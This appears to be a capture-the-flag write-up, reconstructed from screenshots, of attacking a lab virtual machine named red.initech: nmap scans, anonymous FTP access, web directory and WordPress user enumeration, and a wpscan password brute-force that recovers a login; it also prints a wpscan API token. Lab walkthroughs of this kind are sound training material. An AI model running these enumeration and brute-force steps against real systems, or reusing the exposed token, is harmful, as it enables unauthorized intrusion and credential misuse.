Nmap Ping Scan Result

```
Nmap scan report for red.initech (192.168.1.17)
Host is up (0.00058s latency).
MAC Address: 08:00:27:CE:0E:2F (Oracle VirtualBox virtual NIC)
```

Nmap Output

Nmap scan report for red.initech (192.168.1.17)
Host is up (0.00062s latency).
Not shown: 65523 filtered ports
PORT STATE SERVICE VERSION
20/tcp closed ftp-data
21/tcp open ftp vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
| ftp-syst:
| STAT:
| FTP server status:
| Connected to 192.168.1.18
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 1
| vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 81:21:ce:a1:1a:05:b1:69:4f:4d:ed:80:28:e8:99:05 (RSA)
| 256 5b:a5:bb:67:91:1a:51:c2:d3:21:da:c0:ca:f0:db:9e (ECDSA)
|_ 256 6d:01:b7:73:ac:b0:93:6f:fa:b9:89:e6:ae:3c:ab:d3 (ED25519)
53/tcp open domain dnsmasq 2.75
| dns-nsid:
|_ bind.version: dnsmasq-2.75
80/tcp open http PHP cli server 5.5 or later
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
123/tcp closed ntp
137/tcp closed netbios-ns
138/tcp closed netbios-dgm
139/tcp open netbios-ssn Samba smbd 4.3.9-Ubuntu (workgroup: WORKGROUP)
666/tcp open doom?
| fingerprint-strings:
| NULL:
| message2.jpgUT

```
|     QWux
|     "DL[E
|     #;3[
|     \xf6
|     u([r
|     qYQq
|     Y_?n2
|     3&M~{
|     9-a)T
|     L}AJ
|_    .npy.9
3306/tcp  open   mysql       MySQL 5.7.12-0ubuntu1
| mysql-info:
|   Protocol: 10
|   Version: 5.7.12-0ubuntu1
|   Thread ID: 8
|   Capabilities flags: 63487
|   Some Capabilities: Speaks41ProtocolOld, Support41Auth, ODBCClient, Speaks41ProtocolNew,
IgnoreSigpipes, FoundRows, SupportsTransactions, SupportsCompression, SupportsLoadDataLocal,
DontAllowDatabaseTableColumn, LongColumnFlag, ConnectWithDatabase,
IgnoreSpaceBeforeParenthesis, LongPassword, InteractiveClient, SupportsMultipleStatments,
SupportsMultipleResults, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: U\x1En+N\x198'\x1CYkixD6-=@\x06L
|_  Auth Plugin Name: mysql_native_password
12380/tcp open   http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Tim, we need to-do better next year for Initech
1 service unrecognized despite returning data. If you know the service/version, please submit the
following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port666-TCP:V=7.91%I=7%D=3/17%Time=60523F8E%P=x86_64-pc-linux-gnu%r(NUL
SF:L,2D58,"PK\x03\x04\x14\0\x02\0\x08\0d\x80\xc3Hp\xdf\x15\x81\xaa,\0\0\x1
SF:52\0\0\x0c\0\x1c\0message2\.jpgUT\t\0\x03\+\x9cQWJ\x9cQWux\x0b\0\x01\x0
SF:4\xf5\x01\0\0\x04\x14\0\0\0\xadz\x0bT\x13\xe7\xbe\xefP\x94\x88\x88A@\xa
SF:2\x20\x19\xabUT\xc4T\x11\xa9\x102>\x8a\xd4RDK\x15\x85Jj\xa9\"DL\[E\xa2\
SF:x0c\x19\x140<\xc4\xb4\xb5\xca\xaen\x89\x8a\x8aV\x11\x91W\xc5H\x20\x0f\x
SF:b2\xf7\xb6\x88\n\x82@%\x99d\xb7\xc8#;3\[\r_\xcddr\x87\xbd\xcf9\xf7\xaeu
SF:\xeeY\xeb\xdc\xb3oX\xacY\xf92\xf3e\xfe\xdf\xff\xff\xff=2\x9f\xf3\x99\xd
SF:3\x08y}\xb8a\xe3\x06\xc8\xc5\x05\x82>`\xfe\x20\xa7\x05:\xb4y\xaf\xf8\xa
SF:0\xf8\xc0\^\xf1\x97sC\x97\xbd\x0b\xbd\xb7nc\xdc\xa4I\xd0\xc4\+j\xce\[\x
SF:87\xa0\xe5\x1b\xf7\xcc=,\xce\x9a\xbb\xeb\xeb\xdds\xbf\xde\xbd\xeb\x8b\x
SF:f4\xfdis\x0f\xeeM\?\xb0\xf4\x1f\xa3\xcceY\xfb\xbe\x98\x9b\xb6\xfb\xe0\x
SF:dc\]sS\xc5bQ\xfa\xee\xb7\xe7\xbc\x05AoA\x93\xfe9\xd3\x82\x7f\xcc\xe4\xd
SF:5\x1dx\xa2O\x0e\xdd\x994\x9c\xe7\xfe\x871\xb0N\xea\x1c\x80\xd63w\xf1\xa
SF:f\xbd&&q\xf9\x97'i\x85fL\x81\xe2\\\xf6\xb9\xba\xcc\x80\xde\x9a\xe1\xe2:
SF:\xc3\xc5\xa9\x85`\x08r\x99\xfc\xcf\x13\xa0\x7f{\xb9\xbc\xe5:i\xb2\x1bk\
SF:x8a\xfbT\x0f\xe6\x84\x06/\xe8-\x17W\xd7\xb7&\xb9N\x9e<\xb1\\\.\xb9\xcc\
SF:xe7\xd0\xa4\x19\x93\xbd\xdf\^\xbe\xd6\xcdg\xcb\.\xd6\xbc\xaf\|W\x1c\xfd
SF:\xf6\xe2\x94\xf9\xebj\xdbf~\xfc\x98x'\xf4\xf3\xaf\x8f\xb9O\xf5\xe3\xcc\
```

SF:x9a\xed\xbf`a\xd0\xa2\xc5KV\x86\xad\n\x7fou\xc4\xfa\xf7\xa37\xc4\|\xb0\
SF:xf1\xc3\x84O\xb6nK\xdc\xbe#\)\xf5\x8b\xdd{\xd2\xf6\xa6g\x1c8\x98u\(\[r\
SF:xf8H~A\xe1qYQq\xc9w\xa7\xbe\?}\xa6\xfc\x0f\?\x9c\xbdTy\xf9\xca\xd5\xaak
SF:\xd7\x7f\xbcSW\xdf\xd0\xd8\xf4\xd3\xddf\xb5F\xabk\xd7\xff\xe9\xcf\x7fy\
SF:xd2\xd5\xfd\xb4\xa7\xf7Y_\?n2\xff\xf5\xd7\xdf\x86\^\x0c\x8f\x90\x7f\x7f
SF:\xf9\xea\xb5m\x1c\xfc\xfef\"\.\x17\xc8\xf5\?B\xff\xbf\xc6\xc5,\x82\xcb\
SF:[\x93&\xb9NbM\xc4\xe5\xf2V\xf6\xc4\t3&M~{\xb9\x9b\xf7\xda-\xac\]_\xf9\x
SF:cc\[qt\x8a\xef\xbao/\xd6\xb6\xb9\xcf\x0f\xfd\x98\x98\xf9\xf9\xd7\x8f\xa
SF:7\xfa\xbd\xb3\x12_@N\x84\xf6\x8f\xc8\xfe{\x81\x1d\xfb\x1fE\xf6\x1f\x81\
SF:xfd\xef\xb8\xfa\xa1i\xae\.L\xf2\\g@\x08D\xbb\xbfp\xb5\xd4\xf4Ym\x0bI\x9
SF:6\x1e\xcb\x879-a\)T\x02\xc8\$\x14k\x08\xae\xfcZ\x90\xe6E\xcb<C\xcap\x8f
SF:\xd0\x8f\x9fu\x01\x8dvT\xf0'\x9b\xe4ST%\x9f5\x95\xab\rSWb\xecN\xfb&\xf4
SF:\xed\xe3v\x13O\xb73A#\xf0,\xd5\xc2\^\xe8\xfc\xc0\xa7\xaf\xab4\xcfC\xcd\
SF:x88\x8e}\xac\x15\xf6~\xc4R\x8e`wT\x96\xa8KT\x1cam\xdb\x99f\xfb\n\xbc\xb
SF:cL}AJ\xe5H\x912\x88\(O\0k\xc9\xa9\x1a\x93\xb8\x84\x8fdN\xbf\x17\xf5\xf0
SF:\.npy\.9\x04\xcf\x14\x1d\x89Rr9\xe4\xd2\xae\x91#\xfbOg\xed\xf6\x15\x04\
SF:xf6~\xf1\]V\xdcBGu\xeb\xaa=\x8e\xef\xa4HU\x1e\x8f\x9f\x9bI\xf4\xb6GTQ\x
SF:f3\xe9\xe5\x8e\x0b\x14L\xb2\xda\x92\x12\xf3\x95\xa2\x1c\xb3\x13*P\x11\
SF:?\xfb\xf3\xda\xcaDfv\x89`\xa9\xe4k\xc4S\x0e\xd6P0");
MAC Address: 08:00:27:CE:0E:2F (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: RED; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 2h59m57s, deviation: 0s, median: 2h59m57s
|_nbstat: NetBIOS name: RED, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
| OS: Windows 6.1 (Samba 4.3.9-Ubuntu)
| Computer name: red
| NetBIOS computer name: RED\x00
| Domain name: \x00
| FQDN: red
|_ System time: 2021-03-17T20:42:49+00:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| 2.02:
|_   Message signing enabled but not required
| smb2-time:
| date: 2021-03-17T20:42:49
|_ start_date: N/A


TRACEROUTE
HOP RTT ADDRESS
1 0.62 ms red.initech (192.168.1.17)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 148.35 seconds


```
┌──(root💀kali)-[~]
└─# searchsploit vsftpd 2.0
 Exploit Title
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)
Shellcodes: No Results
┌──(root💀kali)-[~]
└─#
```


```
┌──(root💀kali)-[~]
└─# ftp 192.168.1.17
Connected to 192.168.1.17.
220-
220-┤ Harry, make sure to update the banner when you get a chance to show who has access here │
220-
220
Name (192.168.1.17:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             107 Jun 03  2016 note
226 Directory send OK.
ftp> get note
local: note remote: note
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for note (107 bytes).
226 Transfer complete.
107 bytes received in 0.01 secs (16.2406 kB/s)
ftp> bye
221 Goodbye.
```


```
┌──(root💀kali)-[~]
└─# cat note
Elly, make sure you update the payload information. Leave it in your FTP account once your are done, John.
┌──(root💀kali)-[~]
└─#
```




```
┌──(root💀kali)-[~]
└─# dirb http://192.168.1.17

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Mar 17 14:13:30 2021
URL_BASE: http://192.168.1.17/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.17/ ----
+ http://192.168.1.17/.bashrc (CODE:200|SIZE:3771)
+ http://192.168.1.17/.profile (CODE:200|SIZE:675)

-----------------
END_TIME: Wed Mar 17 14:13:34 2021
DOWNLOADED: 4612 - FOUND: 2
```




Warning: Potential Security Risk Ahead - Mozilla Firefox
Warning: Potential Security
https://192.168.1.17:12380/robots.txt
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
User-agent: *
Disallow: /admin112233/
Disallow: /blogblog/



Initech | Office Life - Mozilla Firefox
Warning: Potential Security
Initech | Office Life
https://192.168.1.17:12380/blogblog/
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
BY IN JOHN SMITH LEAVE A COMMENT
WELCOME TO INITECH INTERNAL DEPLOYMENT BLOG.
Hello World!
...That's how you start everything off!
Continue reading →
BY IN JOHN SMITH LEAVE A COMMENT
ARCHIVES
May 2016
CATEGORIES
Uncategorized
META
Register
Log in
Entries RSS
Comments RSS
WordPress.org
PROUDLY POWERED BY WORDPRESS | THEME: BHOST BY BHOST THEME


(root kali)-[~]
wpscan --url https://192.168.1.17:12380/blogblog/ --disable-tls-checks --api-token hhKaKDzjvThMvFNbg
MxssdAM --enumerate u,vp
WordPress Security Scanner by the WPScan Team
Version 3.8.15
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
[i] No plugins Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01 <=========================================> (10 / 10) 100.00%

[i] User(s) Identified:

[+] John Smith
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By: Rss Generator (Passive Detection)

[+] john
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] elly
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] peter
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] barry
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] heather
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```


```
┌──(root💀kali)-[~]
└─# wpscan --url https://192.168.1.17:12380/blogblog/ --disable-tls-checks --usernames john --passwords /usr/share/wordlists/rockyou.txt -t 100 --password-attack wp-login
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.8.15
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
```


```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - john / incorrect
Trying john / iluvchoc Time: 00:25:58 <                                  > (184800 / 14529192)  1.27%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: john, Password: incorrect

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Mar 17 15:25:24 2021
[+] Requests Done: 184824
[+] Cached Requests: 35
[+] Data Sent: 65.261 MB
[+] Data Received: 751.308 MB
[+] Memory used: 434.852 MB
[+] Elapsed time: 00:26:08

┌──(root💀kali)-[~]
└─#
```

